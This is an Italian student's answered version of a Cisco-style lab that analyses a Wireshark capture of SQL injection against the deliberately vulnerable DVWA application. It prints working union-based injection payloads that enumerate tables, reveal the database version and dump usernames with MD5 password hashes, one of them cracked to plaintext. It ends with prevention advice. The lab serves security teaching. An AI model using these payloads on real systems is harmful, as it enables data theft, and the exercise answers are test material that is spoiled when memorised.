S11 L5 - Analisi avanzate: Un approccio pratico - Lab 4

17.2.6 Lab – Attacking a mySQL Database (Answers)

Obiettivi

In questo laboratorio, visualizzerai un file PCAP relativo a un precedente attacco a un database SQL.

- **Parte 1: aprire Wireshark e caricare il file PCAP.**
- **Parte 2: Visualizza l'attacco SQL Injection.**
- **Parte 3: L'attacco SQL Injection continua...**
- **Parte 4: L'attacco SQL Injection fornisce informazioni di sistema.**
- **Parte 5: L'attacco SQL Injection e le informazioni della tabella**
- **Parte 6: Conclusione dell'attacco SQL Injection.**

Parte 1: aprire Wireshark e caricare il file PCAP.

Sfoglia la directory /home/analyst/ e cerca lab.support.files . Nella directory lab.support.files apri il file SQL_Lab.pcap .

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=45838 TSecr=0 WS=128
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=38535 TSecr=45838 WS=128
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)

Quali sono i due indirizzi IP coinvolti in questo attacco di iniezione SQL in base alle informazioni visualizzate?


Source
10.0.2.4
10.0.2.15

Parte 2: Visualizza l'attacco SQL Injection.


In questa fase, vedrai l'inizio di un attacco.

a. All'interno della cattura Wireshark, fai clic con il pulsante destro del mouse sulla riga 13 e seleziona **Follow > HTTP Stream** . La riga 13 è stata scelta perché è una

richiesta HTTP GET. Ciò sarà molto utile per seguire il flusso di dati così come lo vedono i livelli dell'applicazione e porta al test della query per l'iniezione SQL.



Nel campo **Trova** , immettere **1=1**




```
..</form>
..<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
.</div>
```

L'attaccante ha inserito una query (1=1) in una casella di ricerca UserID sul target 10.0.2.15 per vedere se l'applicazione è vulnerabile all'iniezione SQL. Invece di rispondere con un messaggio di errore di accesso, l'applicazione ha risposto con un

record da un database. L'attaccante ha verificato di poter inserire un comando SQL e il database risponderà. La stringa di ricerca 1=1 crea un'istruzione SQL che sarà sempre vera. Nell'esempio, non importa cosa viene inserito nel campo, sarà sempre vero.

Parte 3: L'attacco SQL Injection continua...

All'interno dell'acquisizione Wireshark, fare clic con il pulsante destro del mouse sulla riga 19 e scegliere **Segui > Flusso HTTP** .

Nel campo **Trova** , immettere **1=1**

L'attaccante ha inserito una query (1' o 1=1 union select database(), user()#) in una casella di ricerca UserID sulla destinazione 10.0.2.15. Invece di rispondere con un messaggio di errore di accesso, l'applicazione ha risposto con le seguenti informazioni:

```
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1
union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
```

Il nome del database è **dvwa** e l'utente del database è **root@localhost** . Sono inoltre visualizzati più account utente.

Parte 4: L'attacco SQL Injection fornisce informazioni di sistema.

All'interno della cattura Wireshark, fai clic con il pulsante destro del mouse sulla riga 22
Nel campo **Trova** , immettere **1=1**

```
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
.</div>
```


L'attaccante ha inserito una query (1' o 1=1 union select null, version ()#) in una casella di ricerca UserID sul target 10.0.2.15 per individuare l'identificativo della versione. Notare come l'identificativo della versione si trovi alla fine dell'output, subito prima del codice HTML di chiusura </pre>. .

Qual è la versione?
La versione di MySQL è 5.7.12-0

Parte 5: L'attacco SQL Injection e le informazioni della tabella.

All'interno della cattura Wireshark, fai clic con il pulsante destro del mouse sulla riga 25

L'attaccante ha inserito una query (1'or 1=1 union select null, table_name from information_schema.tables#) in una casella di ricerca UserID sul target 10.0.2.15 per visualizzare tutte le tabelle nel database. Ciò fornisce un output enorme di molte tabelle, poiché l'attaccante ha specificato "**null**" senza ulteriori specifiche.




Cosa farebbe il comando modificato (1′ OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users') per l'attaccante?

Il comando sfrutta una SQL injection per ottenere i nomi delle colonne della tabella users . La condizione **1′ OR 1=1** è sempre vera, permettendo di bypassare eventuali filtri. Con **UNION SELECT**, se si tenta di combinare i risultati della query originale con quelli da **INFORMATION_SCHEMA.columns**, che contiene metadati sulle tabelle del database. Se l'applicazione è vulnerabile, restituirà i nomi delle colonne della tabella utenti . Questo aiuta un attaccante a identificare i campi sensibili, come nome utente e password , per filtrare i dati con query successive.

Parte 6: Conclusione dell'attacco SQL Injection.

All'interno della cattura Wireshark, fai clic con il pulsante destro del mouse sulla riga 28
Digita **1=1**

L'aggressore ha inserito una query (1'or 1=1 union select user, password from users#) in una casella di ricerca UserID sulla destinazione 10.0.2.15 per estrarre nomi utente e hash delle password!



..<pre>ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Gordon
Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Hack
Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Pablo
Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Bob
Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
.

Quale utente ha l'hash della password 8d3533d75ae2c3966d7e0d4fcc69216b?
First name: 1337
Qual è la password in testo normale?
charley

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Domande di riflessione

Qual è il rischio di avere piattaforme che utilizzano il linguaggio SQL?

Il rischio principale è la SQL injection, un attacco che sfrutta input non validati per manipolare query SQL, esponendo dati sensibili o utilizzando l'accesso non autorizzato. Se il database non è protetto, un attaccante può alterare, eliminare o esfiltrare informazioni riservate, compromettendo la sicurezza dell'intera piattaforma.

Naviga su Internet ed esegui una ricerca su "prevenire attacchi di iniezione SQL". Quali sono i 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di iniezione SQL?

1. Uso di istruzioni preparate: Utilizzare query SQL parametrizzate per separare i dati dalle istruzioni SQL, evitando che gli input degli utenti vengano trattati come codice eseguibile.
2. Sanitizzazione dell'input dell'utente : Implementare tecniche come il filtraggio e la whitelist per verificare che i dati inseriti siano corretti e sicuri prima di essere utilizzati nelle query.